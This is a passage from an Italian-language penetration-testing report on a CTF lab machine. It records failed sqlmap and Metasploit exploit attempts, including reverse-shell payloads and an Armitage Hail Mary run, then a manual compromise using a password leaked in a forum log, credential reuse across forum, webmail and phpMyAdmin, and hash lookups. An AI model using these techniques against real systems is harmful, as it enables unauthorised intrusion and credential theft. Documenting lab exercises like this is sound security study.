(a) Inizio del report parziale di `dirb`

(b) Altro report parziale di `dirb`


**Figura 2.22:** Risultati parziali di `dirb`

A differenza di `nikto`, possiamo notare come `dirb` ha trovato anche un'altra risorsa che è la pagina `phpmyadmin`. Anche il report completo di `dirb` è consultabile nella cartella *Report* con il nome `dirb-scan.txt`.

### 2.5.7 Ulteriore scansione con paros

Sebbene le scansioni fatte abbiano evidenziato qualche problematica in più, nessun'altra oltre a quella realizzata con *Nessus* ha evidenziato una problematica di **SQL Injection** sulla pagina di *phpmyadmin*. Per stabilire se effettivamente è un falso positivo o meno, è stata realizzata un'ulteriore scansione con lo strumento *paros*. È un web proxy che, intercettando le richieste effettuate da Firefox (opportunamente configurato per lavorare con il proxy), è in grado di salvare la struttura delle pagine disponibili. Inoltre, una volta visitate tutte le pagine "principali" si può lanciare uno *spider* che si occuperà di recuperare tutte le restanti sottopagine visitabili e, una volta ottenuta tutte le pagine visitabili (almeno con la wordlist utilizzata dallo *spider*), è possibile lanciare un'analisi delle pagine specializzata in vulnerabilità **XSS**, **CSRF**, **SQL Injection**, ecc.

Una volta che sono state visitate tutte le pagine *principali* la struttura del sito sarà la seguente:



**Figura 2.23:** Struttura del sito

Adesso è possibile lanciare lo *spider* per ottenere tutte le sottopagine ed effettuare l'analisi di tutte queste. Una volta fatto tutto, il risultato sarà il seguente:



**Figura 2.24:** Risultati analisi con paros

A differenza degli altri tool utilizzati, *paros* è stato l'unico oltre a *Nessus* a rilevare anche una vulnerabilità di **SQL Injection**. Tuttavia, esaminando il report (reperibile in *Report* con il nome **paros-report.htm**) la pagina affetta da questa vulnerabilità è riferita alla pagina

**phpmyadmin/phpmyadmin.css.php**, quindi anche se vulnerabile non dovrebbe portare particolari vantaggi ad un attaccante.

# CAPITOLO 3

---

## Exploitation

---

Adesso che sono state ottenute abbastanza informazioni sulla macchina, si può procedere con la fase di *Exploitation*

### 3.1 Strategie Automatizzate

Il primo passo eseguito è stato quello di verificare effettivamente quali potevano essere le vulnerabilità sfruttabili consultando tutti i report ottenuti dai tool ed effettivamente le strade più promettenti sono:

1. Sfruttamento della vulnerabilità di **SQL Injection**;
2. Sfruttamento della vulnerabilità di **mod\_ssl**;
3. Sfruttamento della vulnerabilità di **ProFTPD**;
4. Sfruttamento della vulnerabilità **HeartBleed**;
5. Sfruttamento di vulnerabilità di **phpMyAdmin**

#### 3.1.1 Utilizzo di **sqlmap**

Per tentare di sfruttare la vulnerabilità di **SQL Injection** sull'asset si è deciso di utilizzare **sqlmap**, uno strumento molto potente e in grado di automatizzare il processo di *injection* sulle pagine. Per avviarlo basta eseguire il comando:

```
1 sqlmap -u https://10.0.2.4 -a -forms
```


dove con `-u` si specifica l'indirizzo target, con `-a` si specifica l'intenzione di voler recuperare tutto il possibile (schemi, tabelle, ecc.) e con `-forms` si specifica l'intenzione di sfruttare i *form* presenti nella pagina.

Eseguendo `sqlmap` sulle varie pagine dell'asset, i risultati sono i seguenti:



**(a) Prima parte del risultato parziale di sqlmap su *forum/index.php***

**(b) Seconda parte del risultato parziale di sqlmap su *forum/index.php***



**(c) Risultato di sqlmap su *index.html***

**(d) Risultato di sqlmap su *phpmyadmin***

**Figura 3.1:** Risultati ottenuti con `sqlmap`

Come si può notare dalle varie esecuzioni di `sqlmap` si può stabilire che purtroppo lo sfruttamento della **SQL Injection** non è praticabile e non permette di ottenere ulteriori informazioni. A questo punto, ciò che si può supporre è che il rilevamento effettuato da *paros* e da *Nessus* non è altro che un falso positivo.

In vista dei risultati ottenuti, quindi, si può scartare questa strategia e procedere con le successive.

### 3.1.2 Utilizzo della suite *Metasploit*

Il passo successivo è quello di cercare di sfruttare le altre vulnerabilità rilevate riguardo **mod\_ssl**, **ProFTPD**, **HeartBleed** e **phpMyAdmin**. Utilizzando la suite *Metasploit*, quello che si può fare è cercare degli *exploit* in grado di sfruttare una delle vulnerabilità rilevate dai tool utilizzati per la scansione. Per eseguire la ricerca viene quindi lanciata la console di *Metasploit*

con il comando `msfconsole` e successivamente viene utilizzato il comando `search`.

La prima ricerca effettuata riguarda **mod\_ssl** e, a quanto rivelato dal report, una versione deprecata di questo strumento potrebbe permettere addirittura l'esecuzione di codice arbitrario da remoto. Tuttavia, effettuando la ricerca non viene trovato nulla a riguardo, come mostrato di seguito:

```

      =[ metasploit v6.3.16-dev
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post
+ -- --=[ 975 payloads - 46 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit tip: Use sessions -1 to interact with the
last opened session
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search mod_ssl
[-] No results from search

```

**Figura 3.2:** Risultato ricerca di **mod\_ssl**

Anche effettuando una ricerca sul sito del *MITRE* si scopre che, nonostante questa possibilità, non sono forniti exploit a riguardo.

Allora quello che si può fare è continuare la ricerca con **ProFTPD** e, questa volta, si ottengono dei risultati come mostrato di seguito:

```

msf6 > search proftpd
Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
# Exploit/auxiliary                         Date          Rank    Check  Description
0 exploit/linux/mssupport_manager_agent    2011-01-08   average  No     NetSupport Manager Agent Remote Buffer Overflow
1 exploit/linux/ftp/proftpd_replace
2 exploit/freebsd/ftp/proftpd_telnet_iac  2010-11-01   great   Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (lin
low (FreeBSD)
3 exploit/linux/ftp/proftpd_telnet_iac    2010-11-01   great   Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overf
low (Linux)
4 exploit/unix/ftp/proftpd_modcopy_exec   2010-04-22   excellent Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
5 exploit/unix/ftp/proftpd_133c_backdoor   2010-12-02   excellent No     ProFTPD 1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_133c_backdoor

```

**Figura 3.3:** Risultato ricerca di **ProFTPD**

Tenendo presente che la versione di **ProFTPD** installata è **1.3.4a**, si nota che solo un exploit potrebbe essere utilizzabile in quanto gli altri sono efficaci solo contro versioni precedenti a quella installata. L'exploit in questione è **modcopy\_exec** che permette la copia di qualunque file accessibile con i permessi dell'utente che esegue il servizio **ProFTPD** e anche esecuzione di codice tramite *PHP* [2].

Selezionando questo exploit e come payload una reverse shell con *netcat* (con le opportune configurazioni), il risultato è che non si ha successo poiché probabilmente non si hanno i permessi di scrittura sulla cartella target, come mostrato di seguito:

```

msf exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:4080 - 10.0.2.4:4211 - Sending copy commands to FTP server
[*] 10.0.2.4:4080 - Exploit aborted due to failure: unknown: 10.0.2.4:21 - Failure copying PHP payload to website path, directory not wr
itable
[*] Exploit completed, but no session was created.

```

**Figura 3.4:** Risultato attacco di **ProFTPD**

Lo stesso risultato è ottenuto anche con tutti gli altri payload, sia di tipo reverse che di tipo bind, rendendo anche questa strada non utilizzabile.

Rimossa anche quest'altra strada, un ulteriore tentativo è quello di sfruttare **HeartBleed**. Come fatto in precedenza, viene effettuata la ricerca di exploit a riguardo e il risultato è il seguente:

```
msf6 > search heartbleed
Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
- 0  auxiliary/server/openssl_heartbeat_client_memory 2014-04-07  normal  No    OpenSSL Heartbeat (HeartBleed) Client Memory Exposure
1  auxiliary/scanner/ssl/openssl_heartbleed           2014-04-07  normal  Yes   OpenSSL Heartbeat (HeartBleed) Information Leak

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssl/openssl_heartbeat
msf6 >
```

**Figura 3.5:** Risultato ricerca di **HeartBleed**

Non è stato trovato un exploit a riguardo ma un modulo ausiliario, il quale non permette di ottenere una *shell* (quindi il controllo della macchina), ma permette l'ottenimento di altre informazioni che possono tornare molto utili. Se ad esempio si riuscisse a sfruttare questa vulnerabilità, si potrebbero ottenere persino password e chiavi private salvate sul server. Utilizzando lo scanner, tuttavia, il risultato è che ancora una volta non si riesce ad ottenere nulla, come mostrato di seguito:

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > scan templates/
[+] 10.0.2.4:443      - Heartbeat response with leak, 65535 bytes
[*] 10.0.2.4:443      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

**Figura 3.6:** Risultato attacco con **HeartBleed**

Infatti l'esecuzione del modulo termina senza ottenere nulla, confermando però la presenza della vulnerabilità **HeartBleed**.

A questo punto non resta che sperare in qualche vulnerabilità di **phpMyAdmin** (visto che era stata rilevato un falso positivo magari c'è altro) e, effettuando una ricerca, si ottengono i seguenti risultati:

```
msf6 > search phpmyadmin
Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
- 0  exploit/unix/webapp/phpmyadmin_config  2009-03-24  excellent  No   phpMyAdmin config file Code Injection
1  auxiliary/scanner/http/phpmyadmin_login  2013-09-25  normal  No    phpMyAdmin Login Scanner
2  post/linux/gather/phpmyadmin_credentials 2013-09-25  normal  No    phpMyAdmin credentials stealer
3  auxiliary/admin/http/telphoi0_credential_dump 2016-09-02  normal  No    Telphoi0 Backup Credentials Dumper
4  exploit/multi/http/zpanel_info_disclosure_rce 2016-06-23  excellent  No   Zpanel Remote Info Disclosure RCE
5  exploit/multi/http/phpmyadmin_zpanel_xssor  2013-09-25  normal  No    phpMyAdmin 1.5.2 ZPanel XSS RCE
6  exploit/multi/http/phpmyadmin_lfi_rce        2016-06-19  good   Yes   phpMyAdmin LFI Remote Code Execution
7  exploit/multi/http/phpmyadmin_nul_termination_exec 2016-06-23  excellent  Yes  phpMyAdmin Authenticated Remote Code Execution
8  exploit/multi/http/phpmyadmin_preg_replace     2013-09-25  excellent  Yes  phpMyAdmin Authenticated Remote Code Execution via preg_replace()
```

**Figura 3.7:** Risultato ricerca di **phpMyAdmin**

Escludendo i moduli *post* (Utilizzabili dopo aver eseguito l'exploitation con successo) e *auxiliary*, gli unici *exploit* interessanti sono gli ultimi 3. Sfortunatamente, dopo l'esecuzione di

tutti i payload di tutti e 3 gli exploit, non è stato possibile eseguire l'exploiting della macchina *10.0.2.4*, come mostrato parzialmente di seguito:


```
msf6 exploit(multi/http/phpmyadmin_null_termination_exec) > set payload 18
payload => php/meterpreter_reverse_tcp
msf6 exploit(multi/http/phpmyadmin_null_termination_exec) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/phpmyadmin_null_termination_exec) > set payload 17
payload => php/meterpreter/reverse_tcp_uuid
msf6 exploit(multi/http/phpmyadmin_null_termination_exec) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/phpmyadmin_null_termination_exec) > set payload 16
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/http/phpmyadmin_null_termination_exec) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Exploit completed, but no session was created.
```

**Figura 3.8:** Risultato parziale dell'attacco a *phpMyAdmin*

Purtroppo, dopo quest'ultimo fallimento, non sembrano esserci altre vie percorribili basandosi sulle informazioni acquisite in precedenza.

### 3.1.3 Utilizzo della GUI Armitage

Un ultimo tentativo che è possibile realizzare è quello di utilizzare *Armitage*, una GUI per la suite *Metasploit*. Il motivo è per utilizzare una funzione offerta chiamata **Hail Mary**, che si occupa di effettuare il bruteforce di tutti gli exploit e payload compatibili su una macchina target nella speranza di instaurare almeno una *sessione*. Per utilizzare la funzione precedentemente citata, bisogna effettuare di nuovo le fasi target discovery ed enumeration all'interno di *Armitage* e, una volta finite, basta utilizzare l'opzione *find attacks* per filtrare gli exploit che sono compatibili con la macchina target. Il risultato ottenuto fino a questo momento è il seguente:



**Figura 3.9:** Output di *Armitage* dopo le scansioni

A questo punto è possibile lanciare la funzione *Hail Mary* e, dopo aver atteso che tutti gli exploit siano stati lanciati, si può osservare che anche con questa strategia *estrema* non è stato

possibile avere accesso alla macchina. Un report con gli exploit lanciati da questa funzione è consultabile nella cartella *Report* con il nome **armitage-hailmary.log**.

### 3.1.4 Fallimento delle strategie automatizzate


Nonostante i report fossero promettenti inizialmente, visto che sono state trovate vulnerabilità interessanti, l'utilizzo di strumenti automatici per l'exploitation non ha mostrato i risultati sperati e si è rivelato un completo fallimento. Una possibile ragione per cui questo è accaduto può essere il fatto che l'asset da attaccare in realtà è una macchina che non è stata pensata per un *Penetration Testing* ma bensì per una *sфida CTF*. Questo significa, quindi, che la macchina non è stata realizzata utilizzando servizi vulnerabili (sarebbe stata facilitata la risoluzione della *sфida CTF*) ma utilizzando servizi "aggiornati" (ovviamente in riferimento alle versioni dell'anno di rilascio) che non presentano vulnerabilità tali da fornire accesso completo o parziale alla macchina e navigazione libera del file system della macchina ma che permettono ugualmente di effettuare la *CTF*. In base a questa osservazione non ci sono quindi altri modi per avere accesso alla macchina se non quello di risolvere la sfida interrogando manualmente la macchina ed estrapolando nuove informazioni fornite dai servizi offerti.

## 3.2 Strategie manuali

La decisione presa, a questo punto, è quella di procedere con l'analisi manuale dell'asset.

### 3.2.1 Visita del server web

La prima interazione eseguita è semplicemente quella di interrogare l'asset in maniera legittima sulla porta 80. L'output che si può osservare è il seguente:



**Figura 3.10:** Welcome page dell'asset


Evidenziando il testo (come indicato nel suggerimento) si possono ricavare informazioni molto utili:

- Viene indicata la presenza di un **forum**, che già era noto dall'output di `dirb` e `nikto`;
- Viene specificato che non dovrebbero essere *postate* informazioni sensibili in pubblico, quasi come se qualcuno avesse postato delle credenziali (verosimilmente) sul forum;
- La presenza di un **backup** molto vecchio che è stato ripristinato;

Non sembrano esserci ulteriori informazioni utili sulla pagina, quindi si può procedere.

### 3.2.2 Accesso al servizio FTP

Prima di continuare con la visita delle pagine web, dalle scansioni precedenti è stato rilevato che il servizio **ProFTPD** ammette login *anonimi*, per cui vale la pena di tentare una connessione e capire se ci sono file utili a cui si hanno accesso. Eseguendo una connessione anonima, il risultato è il seguente:



```
(kali㉿kali)-[~]
└─$ ftp 10.0.2.4
Connected to 10.0.2.4.
220 ProFTPD 1.3.4a Server (LazyAdmin corp.) [10.0.2.4]
Name (10.0.2.4:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||4193|)
ftp: Can't connect to '10.0.2.4:4193': Connection refused
200 EPRT command successful
150 Opening ASCII mode data connection for file list
d-wxrwx-wx 1 ftp      ftp          60 May 13  2013 incoming
226 Transfer complete
ftp> pwd
Remote directory: /
ftp> cd incoming
250 CWD command successful
ftp> ls
200 EPRT command successful
150 Opening ASCII mode data connection for file list
226 Transfer complete
ftp> pwd
Remote directory: /incoming
ftp> █
```

**Figura 3.11:** Login anonimo sul servizio *FTP*

Quello che si nota è che purtroppo si ha accesso solo ad una cartella di nome **incoming** che è vuota. Molto probabilmente questo è dovuto al fatto che con il login anonimo non si hanno i permessi per visualizzare il contenuto della suddetta cartella. Quindi al momento non è possibile accedere a nessun file presente sull'asset, però, il nome della cartella ricorda il nome di una *casella di posta* (in italiano *In arrivo*) e questa informazione è coerente anche con la presenza della pagina **webmail** rilevata da `nikto`. Ad ogni modo, si può tornare con la consultazione delle pagine web.

### 3.2.3 Analisi della pagina forum

In base alle informazioni prese dalla *welcome page* dell'asset, il prossimo passo è la visita della pagina *forum*. La pagina si presenta come mostrato di seguito:

**Figura 3.12:** Pagina web del *forum*

Visitando le varie discussioni presenti, salta all'occhio una discussione con il nome **Login Attacks**, il cui contenuto parziale è mostrato di seguito:

**Figura 3.13:** Contenuto parziale della discussione **Login Attacks**

Leggendo la discussione, si nota che il contenuto riguarda un log di accessi falliti tramite *SSH*. Copiando l'intero contenuto su un file di testo, è stato utilizzato il comando `grep` per estrarre i nomi utente utilizzati nell'attacco in maniera più agevole e veloce. I nomi utente rilevati sono i seguenti:

```
(kali㉿kali)-[~]
$ cat logins-log.txt | grep "Invalid user"
Mar 7 11:15:28 testbox sshd[5759]: Invalid user michaelp from 10.0.2.131
Mar 7 11:15:28 testbox sshd[5760]: Invalid user patrickp from 10.0.2.131
Mar 7 11:15:28 testbox sshd[5761]: Invalid user genisopg from 10.0.2.131
Mar 7 11:15:28 testbox sshd[5762]: Invalid user priscillap from 10.0.2.131
Mar 7 11:15:28 testbox sshd[5763]: Invalid user longe from 10.0.2.131
Mar 7 11:15:28 testbox sshd[5764]: Invalid user benedictb from 10.0.2.131
Mar 7 11:15:30 testbox sshd[5773]: Invalid user dfliuoTkbxtdk0! from 10.0.0.23
Mar 7 11:15:30 testbox sshd[5774]: Invalid user dfliuoTkbxtdk0! from 10.0.0.23
Mar 7 11:15:32 testbox sshd[5779]: Invalid user banterc from 10.0.2.131
Mar 7 11:15:32 testbox sshd[5780]: Invalid user coffee from 10.0.2.131
Mar 7 11:15:32 testbox sshd[5781]: Invalid user coffee from 10.0.2.131
Mar 7 11:15:33 testbox sshd[5783]: Invalid user banterc from 10.0.2.131
Mar 7 11:15:33 testbox sshd[5792]: Invalid user banterc from 10.0.2.131
Mar 7 11:15:33 testbox sshd[5793]: Invalid user banterc from 10.0.2.131
Mar 7 11:15:35 testbox sshd[5800]: Invalid user thompson from 10.0.2.131
Mar 7 11:15:35 testbox sshd[5801]: Invalid user mary from 10.0.2.131
Mar 7 11:15:36 testbox sshd[5802]: Invalid user pitchael from 10.0.2.131
Mar 7 11:15:36 testbox sshd[5804]: Invalid user pitchael from 10.0.2.131
Mar 7 11:15:32 testbox sshd[5784]: Accepted keyboard-interactive/pam for mbrown From 10.0.0.23 port 35168 ssh2
[kali㉿kali)-[~]
```

**Figura 3.14:** Nomi utente estratti con grep

Dai risultati si possono notare 2 aspetti particolari:


- C'è un unico login riuscito con il nome utente **mbrown**
- È presente il nome utente **!DFiuoTkbxtdk0!** che non sembra avere esattamente l'aspetto di un nome utente ma, piuttosto, sembra essere una *password*.

### 3.2.4 Compromissione di un utente del forum

Notando che il nome dell'utente che ha postato la discussione è proprio **MBrown**, presente anche nei log trovati, è lecito supporre che l'utente **mbrown** presente nell'attacco sia lo stesso del forum. Per questo motivo, per la stranezza di uno dei nomi utente (evidenziato in precedenza) e per la tendenza delle persone ad usare la stessa password per servizi diversi, vale la pena tentare un attacco a dizionario sul login del forum con tutte le combinazioni dei nomi utente. Dopo alcuni tentativi falliti, una combinazione funzionante è stata:


- **Nome Utente:** mbrown
- **Password:** !DFiuoTkbxtdk0!

Questo ha confermato i sospetti sulla stranezza del nome utente, e il login con le credenziali ci ha dato accesso alla pagina personale dell'utente **mbrown**, che ha il seguente aspetto:

**Figura 3.15:** Pagina personale dell'utente **mbrown**

L'unica informazione che sembra essere utile all'interno della pagina è la mail dell'utente compromesso, che è **mb@lazyadmin.corp**. A questo punto, ricordandoci anche della presenza di una pagina *webmail*, vale la pena tentare l'accesso sulla *webmail* specificando la mail appena trovata e la password appena utilizzata, sfruttando ancora la tendenza delle persone ad utilizzare la stessa password per servizi diversi.

Inaspettatamente, il tentativo ha successo e viene mostrata la pagina seguente:



**Figura 3.16:** Pagina *webmail* dell'utente **mbrown**

Sono presenti due mail e il contenuto di una delle due è il seguente:




**Figura 3.17:** Una delle mail dell'utente **mbrown**

È stata comunicata la password dell'utente **root** del servizio **phpMyAdmin**.

### 3.2.5 Compromissione di phpMyAdmin

Ovviamente, andando sulla pagina *phpmyadmin* e immettendo le credenziali ottenute dalla mail, il risultato è che si riesce ad accedere come utente **root** e viene visualizzata la pagina mostrata di seguito:




**Figura 3.18:** Pagina dell'utente **root** su *phpmyadmin*

Esplorando un po' i database presenti, sono di particolare interesse i database **forum** e **mail** dove tra tutte le tabelle presenti ci sono delle tabelle una chiamata *mlf2\_userdata* e l'altra

*mailbox*. Aprendo queste tabelle si possono recuperare gli hash delle password di alcuni degli utenti.

### 3.2.6 Cracking degli hash ottenuti

Questi hash recuperati sono stati salvati in un file e dati in pasto ad un tool di *Offline Password cracking* chiamato *john* che, dopo un po' di tentativi con wordlist diverse, non è riuscito ad ottenere le corrispondenti password. Dal momento che l'utilizzo di altri strumenti con le stesse *wordlist* si suppone che diano lo stesso risultato, si è tentato di sfruttare risorse sul web nella speranza che qualcuno abbia effettuato il cracking degli hash ottenuti. La ricerca è iniziata su *crackstation.com* dove sfortunatamente non è stato trovato nulla e, successivamente, con una semplice ricerca su *google* degli hash, è stato trovato il sito *md5.gromweb.com* dove è stato possibile reperire 3 password. Il risultato ottenuto è mostrato di seguito:



```
(kali㉿kali)-[~]
$ cat recovered.txt
tum-ti-tum → 20f1275ce5e67be2c06476333b68f585
Austin-Willard → 07255e7701a86ad1672765d15082f1a3
!DFiuoTkbxtdk0! → d768176c4486ce77787c73883406fe97
```


**Figura 3.19:** Le tre password recuperate

Le password sono rispettivamente di **Richard Hedley** e **Sandy Willard**, due utenti che sono iscritti sul forum con i nomi **RHedley** e **SWillard**.

### 3.2.7 Tentativo di accesso

Ora che sono state recuperate le password di tre utenti, quello che si può fare è tentare di accedere al sistema con uno di questi, tuttavia ancora non si conoscono i nomi utenti del sistema ma solo quelli del forum. Ricordando per un attimo il log trovato sul forum, si può notare che un tentativo di accesso riuscito è stato realizzato con il nome utente **mbrown**, l'utente di cui è stato violato l'account del forum. Un tentativo che si può fare è utilizzare questo nome utente per provare ad accedere al sistema tramite *SSH* o *FTP* utilizzando la password che è stata scoperta. Tuttavia il risultato è mostrato nella Figura 3.20

Per quanto concerne *SSH* essendo che la macchina **Kali** non è un host riconosciuto, l'autenticazione tramite password è disabilitata e viene richiesto un file di autenticazione (una chiave con cui autenticare la chiave pubblica), quindi non è possibile al momento utilizzare *SSH* (verosimilmente anche con gli altri utenti).



```
(kali㉿kali)-[~]
└─$ ssh mbrown@10.0.2.4 -o StrictHostKeyChecking=no
@@@@@@@@@@@@@@@@@@@ WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED! @@@@
@@@@@@@@@@@@@@@@@@@ Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ECDSA key sent by the remote host is
SHA256:Os0WIIns9JrzA028v2Q93hTzANx5Knd2YyJ7xV/tNM.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/kali/.ssh/known_hosts:
remove with:
  ssh-keygen -f "/home/kali/.ssh/known_hosts" -R "10.0.2.4"
Password authentication is disabled to avoid man-in-the-middle attacks.
Keyboard-interactive authentication is disabled to avoid man-in-the-middle attacks.
UpdateHostkeys is disabled because the host key is not trusted.
mbrown@10.0.2.4: Permission denied (publickey).


(kali㉿kali)-[~]
└─$ ftp mbrown@10.0.2.4
Connected to 10.0.2.4.
220 ProFTPD 1.3.4a Server (LazyAdmin corp.) [10.0.2.4]
331 Password required for mbrown
Password:
530 Login incorrect.
ftp: Login failed
ftp> 
```

**Figura 3.20:** Tentativi di login con l’utente **mbrown**

Invece, per quanto riguarda *FTP*, a quanto sembra la password non è la stessa che è stata utilizzata in precedenza quindi non si può effettuare il login con l’utente **mbrown**.

### 3.2.8 Accesso al servizio FTP come nuovo utente

